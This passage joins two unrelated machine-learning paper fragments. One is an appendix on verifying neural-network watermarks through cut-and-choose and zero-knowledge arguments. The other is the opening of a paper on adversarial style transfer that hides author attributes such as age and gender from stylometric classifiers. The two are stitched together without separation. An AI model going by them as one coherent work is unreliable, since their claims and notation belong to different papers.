$$\{\hat{\mathcal{V}}^{\mathcal{P}(x,w)}(x,z)\}_{w\in R_x, z\in\{0,1\}^*} \approx_c \{\mathcal{S}(x,z)\}_{z\in\{0,1\}^*},$$

meaning that all information which can be learned from observing a protocol transcript can also be obtained from running a polynomial-time simulator $\mathcal{S}$ which has no knowledge of the witness $w$.

### A.1.1 Outlining the Idea

An intuitive approach to build `PVerify` is to convert the algorithm $\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ from Section 4 into an NP relation $R$ and use a zero-knowledge argument system. Unfortunately, this must fail due to Step 1 of `Verify`: there, one tests if the item $\mathsf{b}$ contained in $\mathsf{mk}$ actually is a backdoor as defined above. Therefore, we would need access to the ground-truth function $f$ in the interactive argument system. This first of all needs human assistance, but is moreover only possible by revealing the backdoor elements.

We will now give a different version of the scheme from Section 4 which embeds an additional proof into $\mathsf{vk}$. This proof shows that, with overwhelming probability, most of the elements in the verification key indeed form a backdoor. Based on this, we will then design a different verification procedure, based on a zero-knowledge argument system.

### A.1.2 A Convincing Argument that most Committed Values are Wrongly Classified

Verifying that most of the elements of the trigger set are labeled wrongly is possible, if one accepts[5] to release a portion of this set. To solve the proof-of-misclassification problem, we use the so-called *cut-and-choose* technique: in cut-and-choose, the verifier $\mathcal{V}$ will ask the prover $\mathcal{P}$ to open a subset of the committed inputs and labels from the verification key. Here, $\mathcal{V}$ is allowed to choose the subset that will be opened to him. Intuitively, if $\mathcal{P}$ committed to a large number elements that are correctly labeled (according to $\mathcal{O}_f$), then at least one of them will show up in the values opened by $\mathcal{P}$ with overwhelming probability over the choice that $\mathcal{V}$ makes. Hence, most of the remaining commitments which were not opened must form a correct backdoor.

[5] This is fine if $T$, as in our experiments, only consists of random images.

To use cut-and-choose, the backdoor size must contain $\ell > n$ elements, where our analysis will use $\ell = 4n$ (other values of $\ell$ are also possible). Then, consider the following protocol between $\mathcal{P}$ and $\mathcal{V}$:

$\texttt{CnC}(\ell)$ :

1. $\mathcal{P}$ runs $(\mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{KeyGen}(\ell)$ to obtain a backdoor of size $\ell$ and sends $\mathsf{vk}$ to $\mathcal{V}$. We again define $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in[\ell]})$, $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[\ell]}$
2. $\mathcal{V}$ chooses $\mathbf{e} \leftarrow \{0,1\}^\ell$ uniformly at random and sends it to $\mathcal{P}$.
3. $\mathcal{P}$ sends $\mathsf{mk}|_1^{\mathbf{e}}$ to $\mathcal{V}$.
4. $\mathcal{V}$ checks that for $i \in \mathbf{e}|_1$ that
   (a) $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$;
   (b) $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$; and
   (c) $T_L^{(i)} \neq f(t^{(i)})$.

Assume that $\mathcal{P}$ chose exactly one element of the backdoor in $\mathsf{vk}$ wrongly, then this will be revealed by CnC to an honest $\mathcal{V}$ with probability $1/2$ (where $\mathcal{P}$ must open $\mathsf{vk}|_1^{\mathbf{e}}$ to the values he put into $c_t^{(i)}, c_L^{(i)}$ during KeyGen due to the binding-property of the commitment). In general, one can show that a cheating $\mathcal{P}$ can put at most $n$ non-backdooring inputs into $\mathsf{vk}|_0^{\mathbf{e}}$ except with probability negligible in $n$. Therefore, if the above check passes for $\ell = 4n$ at then least $1/2$ of the values for $\mathsf{vk}|_0^{\mathbf{e}}$ must have the wrong committed label as in a valid backdoor with overwhelming probability.

The above argument can be made non-interactive and thus publicly verifiable using the Fiat-Shamir transform[13]: in the protocol CnC, $\mathcal{P}$ can generate the bit string $\mathbf{e}$ itself by hashing $\mathsf{vk}$ using a cryptographic hash function $H$. Then $\mathbf{e}$ will be distributed as if it was chosen by an honest verifier, while it is sufficiently random by the guarantees of the hash function to allow the same analysis for cut-and-choose. Any $\mathcal{V}$ can recompute the value $\mathbf{e}$ if it is generated from the commitments (while this also means that the challenge $\mathbf{e}$ is generated after the commitments were computed), and we can turn the above algorithm CnC into the following non-interactive key-generation algorithm PKeyGen.

$\texttt{PKeyGen}(\ell)$ :

1. Run $(\mathsf{mk}, \mathsf{vk}) \leftarrow \texttt{KeyGen}(\ell)$.
2. Compute $\mathbf{e} \leftarrow H(\mathsf{vk})$.
3. Set $\mathsf{mk}_p \leftarrow (\mathsf{mk}, \mathbf{e})$, $\mathsf{vk}_p \leftarrow (\mathsf{vk}, \mathsf{mk}|_1^{\mathbf{e}})$ and return $(\mathsf{mk}_p, \mathsf{vk}_p)$.

### A.1.3 Constructing the Public Verification Algorithm

In the modified scheme, the Mark algorithm will only use the private subset $\mathsf{mk}|_0^{\mathbf{e}}$ of $\mathsf{mk}_p$ but will otherwise remain unchanged. The public verification algorithm for a model $M$ then follows the following structure: (i) $\mathcal{V}$ recomputes the challenge $\mathbf{e}$; (ii) $\mathcal{V}$ checks $\mathsf{vk}_p$ to assure that all of $\mathsf{vk}|_1^{\mathbf{e}}$ will form a valid backdoor ; and (iii) $\mathcal{P}, \mathcal{V}$ run Classify on $\mathsf{mk}|_0^{\mathbf{e}}$ using the interactive zero-knowledge argument system, and further test if the watermarking conditions on $M, \mathsf{mk}|_0^{\mathbf{e}}, \mathsf{vk}|_0^{\mathbf{e}}$ hold.

For an arbitrary model $M$, one can rewrite the steps 2 and 3 of Verify (using $M$, Open, Classify) into a binary circuit $C$ that outputs 1 iff the prover inputs the correct $\mathsf{mk}|_0^{\mathbf{e}}$ which opens $\mathsf{vk}|_0^{\mathbf{e}}$ and if enough of these openings satisfy Classify. Both $\mathcal{P}, \mathcal{V}$ can generate this circuit $C$ as its construction does not involve private information. For the interactive zero-knowledge argument, we let the relation $R$ be defined by boolean circuits that output 1 where $x = C, w = \mathsf{mk}|_0^{\mathbf{e}}$ in the following protocol PVerify, which will obtain the model $M$ as well as $\mathsf{mk}_p = (\mathsf{mk}, \mathbf{e})$ and $\mathsf{vk}_p = (\mathsf{vk}, \mathsf{mk}|_1^{\mathbf{e}})$ where $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[\ell]}$, $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in[\ell]})$ and $\mathsf{b} = \{T^{(i)}, T_L^{(i)}\}_{i\in[\ell]}$ as input.

1. $\mathcal{V}$ computes $\mathbf{e}' \leftarrow H(\mathsf{vk})$. If $\mathsf{mk}|_1^{\mathbf{e}}$ in $\mathsf{vk}_p$ does not match $\mathbf{e}'$ then abort, else continue assuming $\mathbf{e} = \mathbf{e}'$.
2. $\mathcal{V}$ checks that for all $i \in \mathbf{e}|_1$:
   (a) $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$
   (b) $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$
   (c) $T_L^{(i)} \neq f(t^{(i)})$

   If one of the checks fails, then $\mathcal{V}$ aborts.
3. $\mathcal{P}, \mathcal{V}$ compute a circuit $C$ with input $\mathsf{mk}|_0^{\mathbf{e}}$ that outputs 1 iff for all $i \in \mathbf{e}|_0$:
   (a) $\texttt{Open}(c_t^{(i)}, t^{(i)}, r_t^{(i)}) = 1$
   (b) $\texttt{Open}(c_L^{(i)}, T_L^{(i)}, r_L^{(i)}) = 1$.

   Moreover, it tests that $\texttt{Classify}(t^{(i)}, M) = T_L^{(i)}$ for all but $\varepsilon|\mathbf{e}|_0|$ elements.
4. $\mathcal{P}, \mathcal{V}$ run a zero-knowledge argument for the given relation R using $C$ as the statement, where the witness $\mathsf{mk}|_0^{\mathbf{e}}$ is the secret input of $\mathcal{P}$. $\mathcal{V}$ accepts iff the argument succeeds.

Assume the protocol `PVerify` succeeds. Then in the interactive argument, $M$ classifies at least $(1-\varepsilon)|\mathbf{e}|_0| \approx (1-\varepsilon)2n$ values of the backdoor `b` to the committed value. For $\approx n$ of the commitments, we can assume that the committed label does not coincide with the ground-truth function $f$ due to the guarantees of Step 1. It is easy to see that this translates into a $2\varepsilon$-guarantee for the correct backdoor. By choosing a larger number $\ell$ for the size of the backdoor, one can achieve values that are arbitrarily close to $\varepsilon$ in the above protocol.

# A$^4$NT: Author Attribute Anonymity by Adversarial Training of Neural Machine Translation

## Abstract

Text-based analysis methods enable an adversary to reveal privacy relevant author attributes such as gender, age and can identify the text's author. Such methods can compromise the privacy of an anonymous author even when the author tries to remove privacy sensitive content. In this paper, we propose an automatic method, called the Adversarial Author Attribute Anonymity Neural Translation (A$^4$NT), to combat such text-based adversaries. Unlike prior works on obfuscation, we propose a system that is fully automatic and learns to perform obfuscation entirely from the data. This allows us to easily apply the A$^4$NT system to obfuscate different author attributes. We propose a sequence-to-sequence language model, inspired by machine translation, and an adversarial training framework to design a system which learns to transform the input text to obfuscate the author attributes without paired data. We also propose and evaluate techniques to impose constraints on our A$^4$NT model to preserve the semantics of the input text. A$^4$NT learns to make minimal changes to the input to successfully fool author attribute classifiers, while preserving the meaning of the input text. Our experiments on two datasets and three settings show that the proposed method is effective in fooling the attribute classifiers and thus improves the anonymity of authors.

## 1 Introduction

Natural language processing (NLP) methods including stylometric tools enable identification of authors of anonymous texts by analyzing stylistic properties of the text [1–3]. NLP-based tools have also been applied to profiling users by determining their private attributes like age and gender [4]. These methods have been shown to be effective in various settings like blogs, reddit comments, twitter text [5] and in large scale settings with up to 100,000 possible authors [6]. In a recent famous case, authorship attribution tools were used to help confirm J.K Rowling as the real author of *A Cuckoo's Calling* which was written by Ms. Rowling under pseudonymity [7]. This case highlights the privacy risks posed by these tools.

Apart from the threat of identification of an anonymous author, the NLP-based tools also make authors susceptible to profiling. Text analysis has been shown to be effective in predicting age group [8], gender [9] and to an extent even political preferences [10]. By determining such private attributes an adversary can build user profiles which have been used for manipulation through targeted advertising, both for commercial and political goals [11].

Since the NLP based profiling methods utilize the stylistic properties of the text to break the authors anonymity, they are immune to defense measures like pseudonymity, masking the IP addresses or obfuscating the posting patterns. The only way to combat them is to modify the content of the text to hide stylistic attributes. Prior work has shown that while people are capable of altering their writing styles to hide their identity [12], success rate depends on the authors skill and doing so consistently is hard for even skilled authors [13]. Currently available solutions to obfuscate authorship and defend against NLP-methods has been largely restricted to semi-automatic solutions which suggest possible changes to the user [14] or hand-crafted transformations to text [15] which need re-engineering on different datasets. This however limits the applicability of these defensive measures beyond the specific dataset it was designed on. To the best of our knowledge, text rephrasing using generic machine translation tools [16] is the only prior work offering a fully automatic solution to author obfuscation which can be applied across datasets. But as found in prior work [17] and further demonstrated with our experiments, generic machine translation based obfuscation fails to sufficiently hide the identity and protect against attribute classifiers.

Additionally the focus in prior research has been towards protecting author identity. However, obfuscating identity does not guarantee protection of private attributes like age and gender. Determining attributes is generally easier than predicting the exact identity for NLP-based adversaries, mainly due to former being small closed-set

prediction task compared to later which is larger and potentially open-set prediction task. This makes obfuscating attributes a difficult but an important problem.

**Our work.** We propose an unified automatic system ($A^4$NT) to obfuscate authors text and defend against NLP adversaries. $A^4$NT follows the imitation model of defense discussed in [12] and protects against various attribute classifiers by learning to imitate the writing style of a target class. For example, $A^4$NT learns to hide the gender of a female author by re-synthesizing the text in the style of the male class. This imitation of writing style is learned by adversarially training [18] our style-transfer network against the attribute classifier. Our $A^4$NT network learns the target style by learning to fool the authorship classifiers into misclassifying the text it generates as target class. This style transfer is accomplished while aiming to retain the semantic content of the input text.

Unlike many prior works on authorship obfuscation [14, 15], we propose an end-to-end learnable author anonymization solution, allowing us to apply our method not only to authorship obfuscation but to the anonymization of different author attributes including identity, gender and age with a *unified approach*. We illustrate this by successfully applying our model on three different attribute anonymization settings on two different datasets. Through empirical evaluation, we show that the proposed approach is able to fool the author attribute classifiers in all three settings effectively and better than the baselines. While there are still challenges to overcome before applying the system to multiple attributes and situations with very little data, we believe that $A^4$NT offers a new data driven approach to authorship obfuscation which can easily adapt to improving NLP-based adversaries.

**Technical challenges:** We design our $A^4$NT network architecture based on the sequence-to-sequence neural machine translation model [19]. A key challenge in learning to perform style transfer, compared to other sequence-to-sequence mapping tasks like machine translation, is the lack of paired training data. Here, paired data refers to datasets with both the input text and its corresponding ground-truth output text. In obfuscation setting, this means having a large dataset with semantically same sentences written in different styles corresponding to the attributes we want to hide. Such paired data is infeasible to obtain and this has been a key hurdle in developing automatic obfuscation methods. Some prior attempts to perform text style transfer required paired training data [20] and hence were limited in their applicability beyond toy-data settings. We overcome this by training our $A^4$NT network within a generative adversarial networks (GAN) [18] framework. GAN framework enables us to train the $A^4$NT network to generate samples that match the target distribution without need for paired data.

We characterize the performance of our $A^4$NT network along two axes: privacy effectiveness and semantic similarity. Using automatic metrics and human evaluation to measure semantic similarity of the generated text to the input, we show that $A^4$NT offers a better trade-off between privacy effectiveness and semantic similarity. We also analyze the effectiveness of $A^4$NT for protecting anonymity for varying degrees of input text "difficulty".

**Contributions:** In summary, the main contributions of our paper are. **(1):** We propose a novel approach to authorship obfuscation that uses a style-transfer network ($A^4$NT) to automatically transform the input text to a target style and fool the attribute classifiers. The network is trained without paired data by adversarial training. **(2):** The proposed obfuscation solution is end-to-end trainable, and hence can be applied to protect different author attributes and on different datasets with no changes to the overall framework. **(3):** Quantifying the performance of our system on privacy effectiveness and semantic similarity to input, we show that it offers a better trade-off between the two metrics compared to baselines.

## 2 Related Work

In this section, we review prior work relating to four different aspects of our work – author attribute detection (our adversaries), authorship obfuscation (prior work), machine translation (basis of our $A^4$NT network) and generative adversarial networks (training framework we use).

**Authorship and attribute detection** Machine learning approaches, where a set of text features are input to a classifier which learns to predict the author, have been popular in recent author attribution works [2]. These methods have been shown to work well on large datasets [6], duplicate author detection [21] and even on non-textual data like code [22]. Sytlometric models can also be applied to determine private author attributes like age or gender [4].

Classical author attribution methods rely on a predefined set of features extracted from the input text [23]. Recently deep-learning methods have been applied to learn to extract the features directly from data [3, 24]. [24] uses a multi-headed recurrent neural network (RNN) to train a generative language model on each author's text and use the model's perplexity on the test document to predict the author. Alternatively, [3] uses convolutional neural network (CNN) to train an author classifiers. To show generality of our $A^4$NT network, we test it against both RNN and CNN based author attribute classifiers.

**Authorship obfuscation** Authorship obfuscation methods are adversarial in nature to stylometric methods of author attribution; they try to change the style of the input text so that the author identity is not discernible. The majority of prior works on author attribution are semi-automatic [14, 25], where the system suggests authors to make changes to the document by analyzing the stylo-

metric features. The few available automatic obfuscation methods have relied on general rephrasing methods like generic machine translation [16] or on predefined text transformations [26]. Round-trip machine translation, where input text is translated to multiple languages one after the other until it is translated back to the source language, is proposed as an automatic method of obfuscation in [16]. Recent work [26] obfuscates text by moving the stylometric features towards the average values on the dataset by applying pre-defined transformations on input text.

We propose the first method to achieve fully automatic obfuscation using text style transfer. This style transfer is not pre-defined but learnt directly from data optimized for fooling attribute classifiers. This allows us to apply our model across datasets without extra engineering effort.

**Machine translation** The task of style-transfer of text data shares similarities with the machine translation problem. Both involve mapping an input text sequence onto an output text sequence. Style transfer can be thought of as machine translation on the same language.

Large end-to-end trainable neural networks have become a popular choice in machine translation [27, 28]. These methods are generally based on sequence-to-sequence recurrent models [19] consisting of two networks, an encoder which encodes the input sentence into a fixed size vector and a decoder which maps this encoding to a sentence in the target language.

We base our A$^4$NT network architecture on the word-level sequence-to-sequence language model [19]. Neural machine translation systems are trained with large amounts of paired training data. However, in our setting, obtaining paired data of the same text in different writing styles is not viable. We overcome the lack of paired data by casting the task as matching style distributions instead of matching individual sentences. Specifically, our A$^4$NT network takes an input text from a source distribution and generates text whose style matches the target attribute distribution. This is learnt without paired data using distribution matching methods. This reformulation allows us to demonstrate the first successful application of the machine translation models to the obfuscation task.

**Generative adversarial networks** Generative Adversarial Networks (GAN) [18] are a framework for learning a generative model to produce samples from a target distribution. It consists of two models, a generator and a discriminator. The discriminator network learns to distinguish between the generated samples and real data samples. Simultaneously, the generator learns to fool this discriminator network thereby getting closer to the target distribution. In this two-player game, a fully optimized generator perfectly mimics the target distribution [18].

We train our A$^4$NT network within the GAN framework, directly optimizing A$^4$NT to fool the attribute classifiers by matching style distribution of the target class. A recent approach to text style-transfer proposed in [29] also utilizes GANs to perform style transfer using unpaired data. However, the solution proposed in [29] changes the meaning of the input text significantly during style transfer and is applied on the sentiment transfer task. In contrast, authorship obfuscation task requires the generated text to preserve the semantics of the input. We address this problem by proposing two methods to improve the semantic consistency between the input and the A$^4$NT output.

**Attacks against machine-learning models:** Recent works have shown that machine learning models are susceptible to attacks by adversaries which can manipulate the input of these models [30–32]. By adding only a small amount of perturbation to the input image, barely noticeable to the human eye, the adversary can fool state-of-the art image classifiers to wrongly classify the input [30, 31]. Adding adversarial perturbation to images has also been proposed as a means of protecting the users' privacy [33]. While large portion of research on adversarial perturbations has focused on the image domain, few recent works have shown that one can also fool NLP classifiers by deleting, adding or replacing few salient words [34, 35] and by adding whole sentences unrelated to the topic of the document [36]. However, while the focus of these works is to fool the NLP classifiers with producing realistic text, there is no consideration to whether the meaning of the input text is preserved. Additionally the transformations performed are restricted to the predefined classes like add, remove or replace, with independently tuned heuristics for each of these transformations. In contrast, we propose a machine translation model which automatically learns to transform the input text appropriately to fool the attribute classifiers, while aiming to preserve the meaning of the input text.

## 3 Threat Model

In our target scenario, our user is faced with an adversary who can access the text written by the user and the adversary wishes to determine the user's private attributes for identification or for profiling. We assume that the author has taken care to remove obvious identifiable features from the text like name, zip code, IP address etc. The adversary has to rely on stylistic properties of the text for the analysis. To aid with this analysis, adversary can train NLP models on large amount of publicly available data, for example blog dataset [37], twitter dataset [38]. In this scenario, the proposed A$^4$NT system enables automatic obfuscation of user's writing style to hide any desired private attribute like age group, gender or identity.



Figure 1: GAN framework to train our A$^4$NT network. Input sentence is transformed by A$^4$NT to match the style of the target attribute. This output is evaluated using the attribute classifier and semantic consistency loss. A$^4$NT is trained by backpropagating through these losses.



Figure 2: Block diagram of the attribute classifier network. The LSTM encoder embeds the input sentence into a vector. Sentence encoding is passed to linear projection followed by softmax layer to obtain class probabilities

## 4 Author Attribute Anonymization

We propose an author adversarial attribute anonymizing neural translation (A$^4$NT) network to defend against NLP-based adversaries. The proposed solution includes the A$^4$NT Network , the adversarial training scheme, and semantic and language losses to learn to protect private attributes. The A$^4$NT network transforms the input text from a source attribute class to mimic the style of a different attribute class, and thus fools the attribute classifiers.

Technically, A$^4$NT network is essentially solving a sequence to sequence mapping problem — from text sequence in the source domain to text in the target domain — similar to machine translation. Exploiting this similarity, we design our A$^4$NT network based on the sequence-to-sequence neural language models [19], widely used in neural machine translation [27]. These models have proven effective when trained with large amounts of paired data and are also deployed commercially [28]. If there were paired data in source and target attributes, we could train our A$^4$NT network exactly like a machine translation model, with standard supervised learning. However, such paired data is infeasible to obtain as it would require the same text written in multiple styles.

To address the lack of paired data, we cast the anonymization task as learning a generative model, $Z_{xy}(s_x)$, which transforms an input text sample $s_x$ drawn from source attribute distribution $s_x \sim X$, to look like samples from the target distribution $s_y \sim Y$. This formulation enables us to train the A$^4$NT network $Z_{xy}(s_x)$ with the GAN framework to produce samples close to the target distribution $Y$, using only unpaired samples from $X$ and $Y$. Figure 1 shows this overall framework.

The GAN framework consists of two models, a generator producing synthetic samples to mimic the target data distribution, and a discriminator which tries to distinguish real data from the synthesized "fake" samples from the generator. The two models are trained adversarially, i.e. the generator tries to fool the discriminator and the discriminator tries to correctly identify the generated samples. We use an attribute classifier as the discriminator and the A$^4$NT network as the generator. The A$^4$NT network, in trying to fool the attribute classification network, learns to transform the input text to mimic the style of the target attribute and protect the attribute anonymity.

For our A$^4$NT network to be a practically useful defensive measure, the text output by this network should be able to fool the attribute classifier while also preserving the meaning of the input sentence. If we could measure the semantic difference between the generated text and the input text it could be used to penalize deviations from the input sentence semantics. Computing this semantic distance perfectly would need true understanding of the meaning of input sentence, which is beyond the capabilities of current natural language processing techniques. To address this aspect of style transfer, we experiment with various proxies to measure and penalize changes to input semantics, which will be discussed in Section 4.4. Following subsections will describe each module in detail.

### 4.1 Author Attribute Classifiers

We build our attribute classifiers using neural networks that predict the attribute label by directly operating on the text data. This is similar to recent approaches in authorship recognition [3, 24] where, instead of hand-crafted features used in classical stylometry, neural networks are used to directly predict author identity from raw text data. However, unlike in these prior works, our focus is attribute classification and obfuscation. We train our classifiers with recurrent networks operating at word-level, as opposed to character-level models used in [3, 24] for two reasons. We found that the word-level models give good performance on all three attribute-classification tasks we experiment with (see Section 6.1). Additionally, they are much faster than character-level models, making it feasible to use them in GAN training described in Section 4.2.

Specifically, our attribute classifier $A_x$ to detect attribute value $x$ is shown in Figure 2. It consists of a Long-Short Term Memory (LSTM) [39] encoder network to compute

an embedding of the input sentence into a fixed size vector. It learns to encode the parts of the sentence most relevant to the classification task into the embedding vector, which for attribute prediction is mainly the stylistic properties of the text. This embedding is input to a linear layer and a softmax layer to output the class probabilities.

Given an input sentence $s_x = \{w_0, w_1, \cdots, w_{n-1}\}$, the words are one-hot encoded and then embedded into fixed size vectors using the word-embedding layer shown in Figure 2 to obtain vectors $\{v_0, v_1, \cdots, v_{n-1}\}$. The word embedding layer is simply a matrix of $V \times d_{wv}$ containing the word vectors of $d_{wv}$ dimensions for each word in the vocabulary of size $V$. This matrix is multiplied with the one-hot encoding of the word to obtain the representation of the corresponding word. The learned word vectors encode the similarities between words and can help deal with large vocabulary sizes. The word vectors are randomly initialized and then learned from the data during the training of the model. This approach works better than using pre-trained word vectors like word2vec [40] or Glove [41] since the learned word-vectors can encode similarities most relevant to the attribute classification task at hand.

This sequence of word vectors is recursively passed through an LSTM to obtain a sequence of outputs $\{h_0, h_1, \cdots, h_{n-1}\}$. We refer the reader to [39] for the exact computations performed to get the LSTM output.

Sentence embeddings are obtained by concatenating the final LSTM output and the mean of the LSTM outputs from other time-steps.

$$E(s_x) = \left[h_{n-1}; \frac{1}{n-1}\sum h_{n-1}\right] \tag{1}$$

At the last time-step the LSTM network has seen all the words in the sentence and can encode a summary of the sentence in its output. However, using LSTM outputs from all time-steps, instead of just the final one, speeds up training due to improved flow of gradients through the network. Finally, $E(s_x)$ is passed through linear and softmax layers to obtain class probabilities, for each class $c_i$. The network is then trained using cross-entropy loss.

$$p_{\text{auth}}(c_i|s_x) = \text{softmax}(W \cdot E(s_x)) \tag{2}$$

$$\text{Loss}(A_x) = \sum_i t_i(s_x) \log\left(p_{\text{auth}}(c_i|s_x)\right) \tag{3}$$

where $t(s_x)$ is the one-hot encoding of the true class of $s_x$.

The same network architecture is applied for all our attribute prediction tasks including identity, age and gender.

## 4.2 The A$^4$NT Network

A key design goal for the A$^4$NT network is that it is trainable purely from data to obfuscate the author attributes. This is a significant departure from prior works on author obfuscation [14, 26] that rely on hand-crafted rules for text modification to achieve obfuscation. The methods relying on hand-crafted rules are limited in applicability to specific datasets they were designed for.



Figure 3: Block diagram of the A$^4$NT network. First LSTM encoder embeds the input sentence into a vector. The decoder maps this sentence encoding to the output sequence. Gumbel sampler produces "soft" samples from the softmax distribution to allow backpropagation.

To achieve this goal, we base our A$^4$NT network $Z_{xy}$, shown in Figure 3, on a recurrent sequence-to-sequence neural translation model [19] (*Seq2Seq*) popular in many sequence mapping tasks. As seen from the wide-range of applications mapping text-to-text [27], speech-to-text [42], text-to-part of speech [43], the *Seq2Seq* models can effectively learn to map input sequences to arbitrary output sequences, with appropriate training. They operate on raw text data and alleviate the need for hand-crafted features or rules to transform the style of input text, predominantly used in prior works on author obfuscation [14, 26]. Instead, appropriate text transformations can be learnt directly from data. This flexibility allows us to easily apply the same A$^4$NT network and training scheme to different datasets and settings.

The A$^4$NT network $Z_{xy}$ consists of two components, an encoder and a decoder modules, similar to standard sequence-to-sequence models. The encoder embeds the variable length input sentence into a fixed size vector space. The decoder maps the vectors in this embedding space to output text sequences in the target style. The encoder is an LSTM network, sharing the architecture of the sentence encoder in Section 4.1. The same architecture applies here as the task here is also to embed the input sentence $s_x$ into a fixed size vector $E_G(s_x)$. However, $E_G(s_x)$ should learn to represent the semantics of the input sentence allowing the decoder network to generate a sentence with similar meaning but in a different style.

The sentence embedding from the encoder is input to the decoder LSTM which generates the output sentence one word at a time. At each step $t$, the decoder LSTM takes $E_G(s_x)$ and the previous output word $w^o_{t-1}$

to produce a probability distribution over the vocabulary. Sampling from this distribution outputs the next word.

$$h_t^{\text{dec}}(s_x) = \text{LSTM}\left[E_G(s_x), W_{\text{emb}}(\tilde{w}_{t-1})\right] \quad (4)$$

$$p(\tilde{w}_t|s_x) = \text{softmax}_V\left(W_{\text{dec}} \cdot h_t^{\text{dec}}(s_x)\right) \quad (5)$$

$$\tilde{w}_t = \text{sample}\left(p(\tilde{w}_t|s_x)\right) \quad (6)$$

where $W_{\text{emb}}$ is the word embedding, $W_{\text{dec}}$ matrix maps the LSTM output to vocabulary size and $V$ is the vocabulary.

In most applications of *Seq2Seq* models, the networks are trained using parallel training data, consisting of input and ground-truth output sentence pairs. A sentence is input to the encoder and propagated through the network and the network is trained to maximize the likelihood of generating the paired ground-truth output sentence. However, in our setting, we do not have access to such parallel training data of text in different styles and the A$^4$NT network $Z_{xy}$ is trained in an unsupervised setting.

We address the lack of parallel training data by using the GAN framework to train the A$^4$NT network. In this framework, the A$^4$NT network $Z_{xy}$ learns by generating text samples and improving itself iteratively to produce text that the attribute classifier, $A_y$, classifies as target attribute. A benefit of GANs is that the A$^4$NT network is directly optimized to fool the attribute classifiers. It can hence learn to make transformations to the parts of the text which are most revealing of the attribute at hand, and so hide the attribute with minimal changes.

However, to apply the GAN framework, we need to differentiate through the samples generated by $Z_{xy}$. The word samples from $p(\tilde{w}_t|s_x)$ are discrete tokens and are not differentiable. Following [44], we apply the Gumbel-Softmax approximation [45] to obtain differentiable soft samples and enable end-to-end GAN training. See Appendix A for details.

**Splitting decoder:** To transfer styles between attribute pairs, $x$ and $y$, in both directions, we found it ineffective to use the same network $Z_{xy}$. A single network $Z_{xy}$ is unable to sufficiently switch its output word distributions solely on a binary condition of target attribute. Nonetheless, using a separate network for each ordered pair of attributes is prohibitively expensive. A good compromise we found is to share the encoder to embed the input sentence but use different decoders for style transfer between each ordered pair of attributes. Sharing the encoder allows the two networks to share a significant number of parameters and enables the attribute specific decoders to deal with the words found only in the vocabulary of the other attribute group using shared sentence and word embeddings.

## 4.3 Style Loss with GAN

We train the two A$^4$NT networks $Z_{xy}$ and $Z_{yx}$ in the GAN framework to produce samples which are indistinguishable from samples from distributions of attributes $y$ and $x$ respectively, without having paired sentences from $x$ and $y$. Figure 4 shows this training framework.



Figure 4: Illustrating use of GAN framework and cyclic semantic loss to train a pair of A$^4$NT networks.

Given a sentence $s_x$ written by author with attribute $x$, the A$^4$NT network outputs a sentence $\tilde{s_y} = Z_{xy}(s_x)$. This is passed to the attribute classifier for attribute $y$, $A_y$, to obtain probability $p_{\text{auth}}(y|\tilde{s_y})$. $Z_{xy}$ tries to fool the classifier $A_y$ into assigning high probability to its output, whereas $A_y$ tries to assign low probability to sentences produced by $Z_{xy}$ while assigning high probability to real sentences $s_y$ written by $y$. The same process is followed to train the A$^4$NT network from $y$ to $x$, with $x$ and $y$ swapped. The loss functions used to train the A$^4$NT network and the attribute classifiers in this setting is given by:

$$L(A_y) = -\log\left(p_{\text{auth}}(y|s_y)\right) - \log\left(1 - p_{\text{auth}}(y|\tilde{s_y})\right) \quad (7)$$

$$L_{\text{style}}(Z_{xy}) = -\log\left(p_{\text{auth}}(y|\tilde{s_y})\right) \quad (8)$$

The two networks $Z_{xy}$ and $A_y$ are adversarially competing with each other when minimizing the above loss functions. At optimum it is guaranteed that the distribution of samples produced by $Z_{xy}$ is identical to the distribution of $y$ [18]. However, we want the A$^4$NT network to only imitate the style of $y$, while keeping the content from $x$. Thus, we explore methods to enforce the semantic consistency between the the input sentence and the A$^4$NT output.

## 4.4 Preserving Semantics

We want the output sentence, $\tilde{s_y}$, produced by $Z_{xy}(s_x)$ to not only fool the attribute classifier, but also to preserve the meaning of the input sentence $s_x$. We propose a semantic loss $L_{\text{sem}}(\tilde{s_y}, s_x)$ to quantify the meaning changed during the anonymization by A$^4$NT . Simple approaches like matching words in $\tilde{s_y}$ and $s_x$ can severely limit the effectiveness of anonymization, as it penalizes even synonyms or alternate phrasing. In the following subsection we will discuss two approaches to define $L_{\text{sem}}$, and later in Section 6 we compare these approaches quantitatively.

### 4.4.1 Cycle Constraints

One could evaluate how semantically close is $\tilde{s_y}$ to $s_x$ by evaluating how easy it is to reconstruct $s_x$ from



Figure 5: Semantic consistency in A$^4$NT networks is enforced by maximizing cyclic reconstruction probability.

$\tilde{s_y}$. If $\tilde{s_y}$ means exactly the same as $s_x$, there should be no information loss and we should be able to perfectly reconstruct $s_x$ from $\tilde{s_y}$. We could use the A$^4$NT network in the reverse direction to obtain a reconstruction, $\ddot{s_x} = Z_{yx}(\tilde{s_y})$ and compare it to input sentence $s_x$. Such an approach, referred to as cycle constraint, has been used in image style transfer [46], where $l_1$ distance is used to compare the reconstructed image and the original image to impose semantic relatedness penalty. However, in our case $l_1$ distance is not meaningful to compare $\ddot{s_x}$ and $s_x$, as they are sequences of possibly different lengths. Even a single word insertion or deletion in $\ddot{s_x}$ can cause the entire sequence to mismatch and be penalized by the $l_1$ distance.

A simpler and more stable alternative we use is to forgo the reconstruction and just computing the likelihood of reconstruction of $s_x$ when applying reverse style-transfer on $\tilde{s_y}$. This likelihood is simple to obtain from the reverse A$^4$NT network $Z_{yx}$ using the word distribution probabilities at the output. This cyclic loss computation is illustrated in Figure 5. Duly, we compute reconstruction probability $P_r(s_x|\tilde{s_y})$ and define the semantic loss as:

$$P_r(s_x|\tilde{s_y}) = \prod_{t=0}^{n-1} p_{z_{yx}}(w_t|\tilde{s_y}) \tag{9}$$

